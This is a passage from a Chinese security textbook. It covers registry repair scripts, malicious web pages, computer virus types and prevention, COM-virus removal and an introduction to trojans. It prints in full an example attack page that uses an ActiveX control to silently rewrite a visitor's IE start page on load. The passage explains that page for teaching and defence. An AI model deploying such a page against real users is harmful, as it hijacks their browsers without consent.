Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion
\\Winlogon\\LegalNoticeText", "");
'重新设置开机提示
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Internet Explorer\\
Main\\Window Title", "Microsoft Internet Explorer");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\
```

```
Main\\Window Title", "Microsoft Internet Explorer");
'重设 IE 浏览器标题
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Internet Explorer\\
Main\\Start Page", "about:blank");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\
Main\\Start Page", "about:blank");
'IE 浏览器首页为空
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\
Main\\Search Page", "about:blank");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\
Main\\Local Page","about:blank");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\
Main\\Search Bar","16878");
Shl.RegDelete("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Search Bar");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\
Main\\Search Page","16878");
Shl.RegDelete("HKCU\\Software\\Microsoft\\Internet Explorer\\
Main\\Search Page");
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Winlogon\\LegalNoticeCaption","16878");
Shl.RegDelete("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Winlogon\\LegalNoticeCaption");
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Winlogon\\LegalNoticeText","16878");
Shl.RegDelete("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Winlogon\\LegalNoticeText");
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
\\qwe","16878");
Shl.RegDelete("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
\\qwe");
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
\\qww","16878");
Shl.RegDelete("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Run\\qww");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Explorer\\Doc Find Spec MRU\\16878","16878");
Shl.RegDelete("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Explorer\\Doc Find Spec MRU\\");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer
\\Default_Search_URL","16878");
Shl.RegDelete("HKCU\\Software\\Microsoft\\Internet Explorer
\\Default_Search_URL");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\
CurrentVersion\\Run\\16878","16878");
Shl.RegDelete("HKCU\\Software\\Microsoft\\Windows\\
CurrentVersion\\Run\\");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer
\\SearchURL","16878");
Shl.RegDelete("HKCU\\Software\\Microsoft\\Internet Explorer
\\SearchURL");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer
\\Extensions\\{8DE0FCD4-5EB5-11D3-AD25-00002100131c}
\\16878","16878");
Shl.RegDelete("HKCU\\Software\\Microsoft\\Internet Explorer
\\Extensions\\{8DE0FCD4-5EB5-11D3-AD25-00002100131c}\\");
```

```
Shl.RegWrite ("HKEY_CURRENT_USER\\Software\\Policies\\Microsoft
\\Internet Explorer\\Control Panel\\16878","16878");
Shl.RegDelete("HKEY_CURRENT_USER\\Software\\Policies\\Microsoft
\\Internet Explorer\\Control Panel\\");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion
\\Policies\\System\\16878","16878");
Shl.RegDelete("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion
\\Policies\\System\\");
Shl.RegWrite ("HKEY_USERS\\.DEFAULT\\Software\\Microsoft\\Windows
\\CurrentVersion\\Policies\\System\\16878","16878");
Shl.RegDelete("HKEY_USERS\\.DEFAULT\\Software\\Microsoft\\Windows
\\CurrentVersion\\Policies\\System\\");
Shl.RegWrite ("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows
\\CurrentVersion\\Explorer\\Doc Find Spec MRU\\16878","16878");
Shl.RegDelete("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows
\\CurrentVersion\\Explorer\\Doc Find Spec MRU\\");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion
\\Policies\\Explorer\\NoRun", "00000000", "REG_DWORD");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion
\\Policies\\Explorer\\NoClose", "00000000", "REG_DWORD");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion
\\Policies\\System\\DisableRegistryTools", "00000000", "REG_DWORD");
Shl.RegWrite ("HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\
Internet Explorer\\Control Panel\\HomePage",00, "REG_BINARY");//
'恢复修改主页按钮
Shl.RegWrite ("HKCU\\Identities\\
{5BE54740-60B7-11D2-AC3E-9B21A59A1F63}\\Username", "");
恢复 Outlook Express 的标题栏
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\Toolbar\\ backbitmapie5","0");
Shl.RegWrite ("HKCR\\CLSID\\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\\",
"我的电脑");
Shl.RegWrite("HKCU\\Software\\ Classes\\CLSID\\{20D04FE0-3AEA-1069-A2D8- 08002B30309D}\\",
"我的电脑");
Shl.RegWrite ("HKCR\\CLSID\\{645FF040-5081-101B-9F08-00AA002F954E}\\",
"回收站");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoSetTaskBar", "0","REG_DWORD");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoFolderOptions","0","REG_DWORD");
Shl.RegWrite ("HKLM\\Software\\CLASSES\\CLSID\\{01E04581-4EEE-11d0-BFE9-
00AA005B4383}\\InProcServer32\\","C:\\WINDOWS\\SYSTEM\\BROWSEUI.DLL");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoSetFolders","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\Restrictions\\NoBrows
erContextMenu","0","REG_DWORD");
    Shl.RegWrite ("HKCU\\Software\\Policies\\Microsoft\\Internet Explorer\\Restrictions\\NoBrowser
Options","0","REG_DWORD");
    Shl.RegWrite ("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\Restrictions\\NoBrowser
SaveAs","0","REG_DWORD");
    Shl.RegWrite ("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\Restrictions\\NoFileOpen","
0","REG_DWORD");
    Shl.RegWrite ("HKCU\\Software\\Policies\\Microsoft\\Internet Explorer\\Restrictions\\ NoTheaterMode",
"0","REG_DWORD");
    Shl.RegWrite ("HKCU\\Software\\Policies\\Microsoft\\Internet Explorer\\
    Control Panel\\Advanced","0","REG_DWORD");
```

```
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\ControlPanel\\
Cache Internet","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\ControlPanel\\
AutoConfig","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\ControlPanel\\
History","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\ControlPanel\\
Connwiz Admin Lock","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\ControlPanel\\
Check_If_Default","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\ControlPanel\\
ContentTab","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\ControlPanel\\
SecurityTab","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\ControlPanel\\
ResetWebSettings","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\ControlPanel\\
Settings","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\Restrictions\\
NoViewSource","0","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Policies\\Microsoft\\InternetExplorer\\Infodelivery\\
Restrictions\\NoAddingSubScriptions","0","REG_DWORD");
    Shl.RegWrite ("HKCU\\SoftWare\\Microsoft\\Windows\\CurrentVersion\\
    Policies\\Explorer\\RestrictRun","0","REG_DWORD");
    Shl.RegWrite ("HKCU\\SoftWare\\Microsoft\\Windows\\CurrentVersion\\
    Policies\\Explorer\\NoFileMenu","0","REG_DWORD");
    }
    function init( )
    {
    setTimeout("f( )", 1000);
    }
    init( );
    </script>
    <p><font face="隶书" size="7" color="#FF0000"> 网页修复工具</font></p>
    <hr>
    <p><font face="宋体" size="5" color="#FF0000">重新启动计算机
    </font></p>
    </body>
    </html>
```

3.7.5 深入剖析恶意攻击性网页

恶意攻击性网页通过自动修改浏览网页计算机的注册表，达到修改 IE 浏览器的目的。实现注册表修改则离不开 ActiveX 技术，ActiveX 是微软公司提出的一组使用 COM（Component Object Model，部件对象模型）使得软件部件在网络环境中进行交互的技术。

此技术是针对 Internet 应用开发的，广泛应用于 Web 服务器以及客户端的各个方面。同样地，ActiveX 可以应用于网页编制语言中，利用 JavaScript 语句轻松地就可以把 ActiveX 嵌入到 Web 页面中。

由于 Web 的安全性，为了在服务器与客户端之间建立良好的信任关系，所以必须为每个在 Web 上使用的 ActiveX 控件设置一个“代码签名”（Code Signing）。但又由于“代码签名”技术的不完善，使得攻击性代码也可以找到一个“代码签名”来顺利进行攻击，修改注册表。

这里剖析一个简单的攻击性网页的代码：

```
<html>
<head>
<title>攻击性网页</title>
</head>
<body>
<!--上面是最基本的网页文件头-->
<script>
document.write('<APPLET HEIGHT=0 WIDTH=0 code=com.ms.activeX.ActiveXComponent></APPLET>');
<!--用 JavaScript 语句调用 ActiveX-->
function f( )
{
<!--把下面的攻击性代码定义为一个函数 f -->
a1=document.applets[0];
a1.setCLSID('{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}');
<!--ActiveX 的一个合法'代码签名'-->
a1.createInstance();
Sh1 = a1.GetObject();
Sh1.RegWrite('HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page', 'http://piaoyes.
126.com');
<!--修改注册表，把您的 IE 浏览器首页改成我的网站-->
}
function init( )
{
setTimeout('f( )', 1000);
}
init( );
<!--实现打开页面后 1S 钟内执行修改注册表的工作-->
</script>
<!--下面为网页显示文字部分-->
<p><font face='隶书' size='7' color='#FF0000'>恶意攻击性网页试验</font></p>
<hr>
<p><font face='宋体' size='5' color='#FF0000'>现在已经把您的 IE 浏览器首页改成我的网站
http://piaoyes.126.com </font></p>
<p><font face='宋体' size='5' color='#FF0000'>——飘叶</font></p>
</body>
</html>
```

通过上述代码可以看出，一个简单的网页程序即可实现修改 IE 浏览器首页地址的目的，此时根据攻击需要，加入相应的代码程序，可以增加更多的功能。

3.8 小结

注册表是计算机中重要的组成部分之一，本章从注册表的基础知识到注册表的故障修复，都进行了详细的讲述。因为注册表的重要性，所以读者在进行注册表的修改前，需要适时的备份注册表，以免造成不必要的损失。

本章还介绍了怎样利用程序修改注册表，以及利用 Web 修改注册表的原理和方法，在具体的介绍过程中，通过编程进行了实例介绍，从而引导读者发现防范此类攻击最有效的办法。

第4章 计算机病毒概述及防范

学习目标

通过本章的学习，使读者了解计算机病毒的概念、病毒的种类以及如何防范计算机病毒。通过实例介绍了怎样清除 COM 病毒的方法，使读者在掌握此类病毒清除的方法后，可以采用有效的方法来清除及防范此类病毒。

4.1 病毒的概念

使用计算机的用户肯定都饱受计算机病毒之苦，但又苦于对计算机病毒的认识不够全面而不能完全清除病毒。本节将针对计算机病毒的种类、特征和防范措施进行介绍。

4.1.1 什么是计算机病毒

计算机病毒是一个程序，一段可执行代码。它会对计算机的正常使用进行破坏，使计算机无法正常运行，甚至使整个操作系统或者计算机硬盘损坏。

与生物病毒相似，计算机病毒有独特的复制能力，它可以蔓延很快，并且常常难以根除。它们能把自身附着在各种类型的文件中，当文件被复制或从一个用户传送到另一个用户时，它们就随同文件一起蔓延开来。此种程序不是独立存在的，它隐蔽在其他可执行的程序之中，既有破坏性，又有传染性和潜伏性，通常就把这种具有破坏作用的程序称为计算机病毒。

4.1.2 计算机病毒的特征

计算机病毒的作用决定计算机病毒的结构和特征，一般计算机病毒都有如下特征。

1. 可执行的程序

计算机病毒是一种可存储可执行的非法程序，它可以直接或间接地运行，可以隐蔽在可执行程序和数据文件中，而不被轻易发现。一旦病毒程序运行时，它将与合法程序争夺系统的控制权。

2. 广泛传染性

传染性是计算机病毒的一个重要特性，并成为衡量一种程序是否带病毒的首要条件。计算机病毒的传染性是计算机病毒的再生机制，病毒程序一旦进入系统与系统中的程序接在一起，它就会在运行这一被传染的程序之后开始传染其他程序。

3. 计算机病毒的潜伏性

计算机病毒的潜伏性是具有依附于其他媒体而寄生的能力。一个编写巧妙的计算机病毒程序，可以在几天甚至几年内隐藏在合法文件之中，对其他系统进行传染，而不被发现。

计算机病毒的潜伏性于传染性相辅相成，潜伏性越好，其在系统中存在的时间就会越长，病毒的传播范围也就会越大。

4. 可触发性

可触发性是病毒的一大特征，或者触发病毒传染，或者在一定条件下激活计算机病毒的表现部分或破坏部分。从实质上来讲，触发是一种条件控制，一个病毒程序可以按照设计者的要求，在某中情况下激活并对系统发起攻击。

5. 针对性

计算机病毒并不是对所有的操作系统都起作用，是有专门的针对性的，有针对 IBM PC 及其兼容机的、有针对 Apple 公司的 Macintosh 的以及针对 UNIX 操作系统的。针对性成为病毒攻破防线的又一特征。

6. 衍生性

计算机病毒本身是一段计算机系统可执行的文件或程序，因此这种程序反映了设计者的一种设计思想。但是由于计算机病毒本身也是由几部分组成的，如安装部分、传染部分和破坏部分等，因此这些模块很容易被病毒本身或其他模仿者所修改，使之成为一种不同于原病毒的计算机病毒。

4.1.3 计算机中毒症状

当计算机受到病毒感染时，会表现出不同的症状。一般遇到如下情况时，则表明计算机已经中了病毒。

1. 机器不能正常启动

加电后机器根本不能启动，或者可以启动，但所需要的时间比原来的启动时间变长了，有时甚至突然出现黑屏现象。

2. 运行速度降低

当运行某个程序时，读取数据的时间比原来要长，保存文件或调用文件的时间都增加了，这些情况可能是由于病毒造成的。

3. 磁盘空间迅速变小

由于病毒程序要进驻内存，而且又要繁殖，因此使内存空间变小甚至变为“0”。

4. 文件内容和长度有所改变

一个文件存入磁盘后，在无病毒情况下其长度和内容都不会改变，但由于病毒的干扰，文件长度可能改变，文件内容也可能出现乱码。

5. 频繁出现“死机”现象

由于计算机配置的日益完美，正常操作不会造成死机现象，即使是初学者，命令输入有误也不会造成死机。如果机器频繁死机，则可能是系统被病毒感染了。

6. 外部设备工作异常

因为外部设备受系统的控制，如果机器被感染病毒，外部设备在工作时可能会出现一些

异常情况。

7. 经常出现蓝屏，尤其是在按键盘的时候，一按就死机。

以上情况只是一些常见的病毒表现形式，遇到相似情况时也并不全是病毒所引起的，要具体情况具体分析。在遇到一些特殊情况时，要学会判断是否病毒所引起的。

4.2 病毒的种类

从计算机病毒的基本类型来分，计算机病毒一般可以分为系统引导型病毒、可执行文件型病毒、宏病毒、混合型病毒、特洛伊木马型病毒和 Internet 语言病毒等。

4.2.1 系统引导型病毒

系统引导型病毒在系统启动时，病毒程序将先于正常系统的引导程序装入操作系统中，在完成病毒程序的安装后，该病毒程序成为系统的一个驻留内存程序，然后再将系统的控制权转给真正的系统引导程序，完成系统的安装。

虽然看起来计算机系统可以启动并正常运行，但此时，由于有计算机病毒程序驻留在内存中，计算机系统已感染了病毒并受其控制。

系统引导型病毒主要是感染移动盘的引导扇区和硬盘的主引导扇区或 DOS 引导扇区，其传染方式主要是通过用被病毒感染的移动盘启动计算机而传染的。

只要使用系统引导型病毒的软件启动计算机，无论引导是否成功，系统引导型病毒都将自动装入内存。在系统引导型病毒控制的系统中，将感染所有进行读、写操作的移动盘和硬盘的引导扇区或主引导扇区，一旦硬盘感染了系统引导型病毒，则将感染所有在该系统中使用的移动盘，这样病毒就会广泛传播。

4.2.2 可执行文件型病毒

可执行文件型病毒依附在可执行文件或覆盖文件中，当病毒程序感染一个可执行文件时，病毒会修改原文件的一些参数，并将病毒自身程序添加到原文件中。

当执行被感染病毒的文件时，由于病毒修改了一些参数，所以首先执行的是病毒程序的代码，此段程序代码主要实现将病毒程序驻留在内存，以取得系统的控制权，从而可以完成病毒的复制和一些破坏操作。最后再执行原文件的程序代码，实现原来的程序功能，来迷惑用户。

可执行文件型病毒主要感染系统可执行文件，例如 DOS 或 Windows 系统的.com 或.exe 文件或覆盖文件，例如 OVL 文件，但极少感染数据文件。

当感染了病毒的可执行文件被执行或当系统有任何读、写操作时，病毒即会向外扩散。此时，病毒程序首先将要被感染的文件读入内存，判断是否有该病毒程序的标记，如果已感染则不重复感染，如果没有感染，则将病毒程序写入该文件中。在完成病毒传染后，才会执行系统申请的功能。

4.2.3 宏病毒

宏病毒是利用宏语言编制的病毒，其充分利用宏命令的强大系统调用功能，实现涉及系

统底层操作的破坏。

宏病毒只感染 Windows 系统下用 Word、Excel、Access、PowerPoint 等办公自动化软件编写的文档以及 Outlook Express 邮件等，不感染可执行文件。

宏病毒主要通过如下途径进行传播。

- 打开一个带宏病毒的文件模板后，该模板通过执行其中的宏程序，将自身所携带的宏病毒程序拷贝到办公自动化系统的通用模板中。
- 若使用带有病毒的模板对文件进行操作时，可以将该文档文件重新存盘为带病毒模板文件，即由原来不带宏程序的纯文本文件转换为带宏病毒的模板文件。

4.2.4 混合型病毒

就其名字可知混合型病毒是以上几种病毒的混合。混合型病毒综合利用以上 3 种病毒的传播渠道进行破坏。混合型病毒不仅传染可执行文件而且还传染硬盘主引导扇区，被混合型病毒感染的机器，有时甚至使用 FORMAT 命令格式化硬盘都不能消除病毒。

混合型病毒的引导方式，具有系统引导型病毒和可执行文件型病毒的特点。一般混合型病毒的原始状态依附在可执行文件上，通过此文件作为载体而进行传播。

当文件执行时，如果系统上有硬盘就立刻感染硬盘的主引导扇区；当由硬盘启动系统后，病毒程序就驻留在系统内存中，从而实现由可执行文件型病毒向系统引导型病毒的转变。

此后驻留内存中的病毒程序只对系统中的可执行文件进行感染，这样又实现了由系统引导型病毒向可执行文件型病毒的转变。当此被感染的文件被复制到其他计算机中并被执行时，就会重复上述过程，导致病毒的快速传播。

4.2.5 特洛伊木马型病毒

特洛伊木马型病毒也成为黑客程序或后门病毒，属于文件型病毒的一种。此种病毒分为服务器端和客户端两部分。

服务器端病毒程序通过文件的复制、网络中文件的下载和电子邮件的附件等途径传送到要破坏的计算机系统中，一旦用户执行病毒程序，病毒就会在系统启动时在后台运行。

当连接到 Internet 时，黑客就可以通过客户端病毒在网络上寻找运行了服务器端病毒程序的计算机。当客户端病毒找到中毒的计算机后，就能在用户毫无知觉的情况下使用客户端病毒指挥服务器端病毒，进行合法用户可以进行的各种操作，包括复制、删除、关机等，从而实现控制计算机的目的。

此类病毒危害极大，特别是网络发展迅速的今天。所以经常上网的用户要时刻注意此种病毒的最新状况。

4.2.6 语言病毒

语言病毒是利用 Java、Visual Basic 和 ActiveX 的特性来编写的病毒，此种病毒虽不能破坏硬盘上的数据，但如果用户使用浏览器来浏览带有这些病毒的网页时，在使用者不知不觉中，病毒已经进入计算机进行复制，并通过网络窃取个人秘密信息，例如网银账号等；或者使计算机系统资源利用率下降，造成死机现象。

4.2.7 多形性病毒

多形性病毒又称为“幽灵”病毒，是指采用特殊加密技术编写的病毒。此种病毒在每感染一个对象时采用随机方法对病毒主体进行加密，因此完全多形性病毒的主要不同样本中甚至不存在连续两个相同的字节。

此种病毒主要是针对查毒软件而设计的，所以新型的多形性病毒往往可以躲避杀毒软件的查杀，甚至出现杀毒软件误报的情况。

4.2.8 轻微破坏性病毒

文件备份是保护计算机数据的一种手段，而轻微破坏性病毒就是针对文件备份所设计的。它每次只破坏一点数据，用户很难察觉，从而导致用户每次备份的数据均已被破坏。

当用户发觉到数据被彻底破坏时，可能所有备份中的数据均被破坏，这时的损失是难以估计的。

随着网络发展的日益迅速，病毒的种类日益增加，使用网络随时关注最新的病毒状况，不仅可以计算机病毒，还可以提高应对病毒的应变能力。

4.3 病毒的防范

网络病毒的快速发展，让人防不胜防，一不小心即会陷入病毒的陷阱。采取相应的防范措施并及时查杀病毒是一位用户必须要具备的基本本领。

4.3.1 病毒的防范方法

1. 积累常识进行判断

不打开来历不明邮件的附件，即使附件看似.jpg 文件，也不要打开，因为 Windows 允许用户在文件命名时使用多个后缀，而许多电子邮件程序只显示第一个后缀。

例如，看到的邮件附件名称是 123456.jpg，而它的实际名有可能是 wow.jpg.vbs，打开这个附件意味着运行一个恶意的 VBScript 病毒，而不是.jpg 文件。

2. 及时更新杀毒软件

若是有条件每天更新杀毒软件当然是最好，或者至少也要每周更新一次病毒库，因为病毒更新速度很快，只有最新的杀毒软件才能防御并清除病毒。

3. 裸机进行查杀病毒

若有条件，在安装系统后，只安装杀毒软件，此时对计算机做一次彻底的病毒扫描，以确保计算机尚未受到病毒感染。

4. 杀毒移动存储硬盘

当使用软盘、光盘、优盘等移动存储硬盘时，利用杀毒软件进行病毒扫描后，方可打开使用。

对于此类可插拔存储设备，以及电子邮件和 Internet 下载文件，可以设置杀毒软件自动进行病毒检查，以免忘记病毒检查时出现问题。

5. 从可信任站点下载软件

对于网络用户来说，经常会下载一些软件，此时很难判断下载的软件是否可信任。一般

从一些知名软件行，例如天空软件行、华军软件行等进行下载，并且下载软件后首先进行病毒扫描。

6. 利用.rtf 和.pdf 形式文档

宏病毒通常利用 Microsoft Office 程序传播，减少使用此种文件类型可以降低病毒感染的风险。

尝试用 Rich Text(.rtf)存储文件，并不表示仅在文件名称中用.rtf 后缀，而是要在 Microsoft Word 中，使用“另存为”指令，在打开对话框的“保存类型”下拉项中选择“RTF 格式”项，如图 4-1 所示。




图 4-1 “另存为”对话框

虽然 Rich Text Format 仍然可能含有内嵌对象，但其本身不支持 Visual Basic Macros 或 JScript。而 pdf 文件是跨平台的，所以更为安全。

7. 不共享文件、完全复制文件

文件共享和完全复制文件是导致病毒从一台计算机传播到另一台计算机的有效途径，为了防御病毒，在共享文件或从光盘中复制文件时要进行杀毒扫描，并且进行复制的文件应为正版软件，因为盗版软件是病毒传播的最主要途径。

8. 禁用 Windows Script Host

Windows Script Host（WSH）可以运行各种类型的文本，一般是 VBScript 或 JScript。可以说 Windows Script Host 在文本语言之间充当了翻译的角色，该语言可以支持 ActiveX Script 界面，包括 VBScript、 JScript 或 Perl，及所有 Windows 的功能。例如，访问文件夹、文件快捷方式、网络接入和 Windows 注册等。

许多病毒或蠕虫，如 Bubbleboy 和 KAK.worm 都使用了 Windows Script Host，用户在不打开附件时，病毒就会自动打开被感染的附件。

9. 使用网络防火墙

网络已成为人们日常生活的一部分，所以使用个人防火墙保护隐私并阻止不速之客访问系统是防御病毒的重要方法。

4.3.2 清除病毒

在误中病毒后，不能毫无目的的直接进行删除等操作，要根据中毒后的特征，有步骤地进行清除，以免造成不可估量的后果。

（1）在杀除病毒前，首先备份重要的数据文件。

（2）利用杀毒软件对整个硬盘进行扫描。

（3）发现病毒后，一般应利用反病毒软件清除文件中的病毒；如果可执行文件中的病毒不能被清除，则将其删除，然后重新安装相应的应用程序。

（4）一些病毒在某些情况下不能正常删除，可以进入安全模式，再次进行全面杀毒。或者在网上查找相应的病毒特征，进行手动杀毒。

4.3.3 清除 COM 病毒

COM 文件是 DOS 的一种二进制代码的可执行文件，COM 文件结构比较简单，加载过程十分迅速，整个程序只有一个段，因此全部代码长度必须小于 64KB，其入口代码地址是 CS：00H。

DOS 装入 COM 文件时，先在内存建立一个长度为 100H 的程序前缀段（PSP，由 DOS 建立，是 DOS 用户程序和命令行之间的接口），然后将整个文件装载于 PSP 上端，不进行重定位操作。接着将 4 个段地址寄存器如 DS（Data Segment）、CS（Code Segment）、SS（Stack Segment）如 ES（Extra Segment）初始化为程序前缀段（PSP）的段地址，最后将程序的控制权交于 CS：100H 处，如下表所示。

COM 文件的装入执行

地　　址	内　　容	寄存器
XXXX:0000	PSP	← CS，DS，ES，SS
XXXX:0000	程序代码	← IP
	数据	
	堆栈	← SP

寄生于 COM 文件的病毒，大都采用保存文件头若干字节，并将第一条指令修改为“JMP 病毒入口”，从而确保病毒最先执行。也有部分病毒附加在文件首部，病毒执行完后恢复寄生程序原先的状态，并用 JMP FAR 等指令使程序再次回到 CS:100H 处，确保寄生程序与 PSP 的一致性。

由此可见病毒执行完后，必将会恢复并运行原文件，以便于传播。当其将原文件参数全部恢复后，会将控制权交于 CS:100H 处。因此，判别 COM 文件的真正入口的标准是：最后一次在 CS:100H 处执行的程序段（CS=当前 PSP 段地址，IP=100H）。

由上所述，可以设计一个跟踪器，每执行一条指令，都判断是否满足上述条件。如果满足，此时 CS:100H 处的代码便是原文件的映像，由于 COM 文件只有一个段，因此此时内存的映像即是磁盘文件的内容。将 CS:100H 处的代码写回原文件，此病毒即被消除。如果知道病毒的长度，还可将文件尾的无用代码去掉，即可清除病毒了。

4.4 小结

本章介绍了病毒的概念、种类及防范，并通过实例对病毒的种类及危害进行了详细讲述。用户可以在此基础上自行创建更加完善的杀毒方法。

第5章 木马概述及防范

学习目标

通过本章的学习，使读者掌握木马的定义、组成与传播方法。在熟知这些基本知识的前提下，了解木马是如何进行伪装和实施攻击的，从而做出相应的防范和清除木马的方法。在具体学习如何清除木马的方法时，读者可以参照实例进行学习。

5.1 木马的概述

木马是黑客进行攻击的最大工具，利用木马黑客可以轻易达到其目的。随着网络的发展，木马攻击日益猖獗，只有了解木马的相关知识才能更好地防范木马的攻击。

5.1.1 木马定义

木马英文叫做“Trojan horse”，其名称来源于希腊神话的特洛伊木马记。古希腊传说，希腊人远征特洛伊。围攻 9 年后，到第 10 年，希腊将领奥德修斯献了一计，就是把一批勇士埋伏在一匹巨大的木马腹内，放在城外，佯作退兵。特洛伊人以为敌兵已退，就把木马作为战利品搬入城中。到了夜间，埋伏在木马中的勇士跳出来，打开了城门，希腊将士一拥而入攻下了城池。此后就常用“特洛伊木马”这一典故，来比喻在敌方营垒里埋下伏兵进行里应外合的活动

木马是一种基于远程控制的黑客工具，具有隐蔽性和非授权性的特点。

- 隐蔽性是指木马的设计者为了防止木马被发现，采用多种手段隐藏木马，这样即使发现服务端感染了木马，由于不能正确判断木马的位置，而不能完全清除木马。
- 非授权性是指一旦控制端与服务端连接后，控制端将享有服务端的大部分操作权限，包括修改文件，修改注册表，控制鼠标、键盘等，而这些权利都是通过木马程序得到的。

5.1.2 木马组成

木马不像病毒，只是依靠主体的一个部分进行操作。一个完整的木马系统由硬件部分，软件部分和具体连接部分组成。

- 硬件部分：是建立木马连接必须的硬件实体。控制端：实施远程控制的服务器。服务端：被控制端控制的客户端机器。网络：控制端通过网络对服务端进行远程控制，是数据

传输的网络载体。

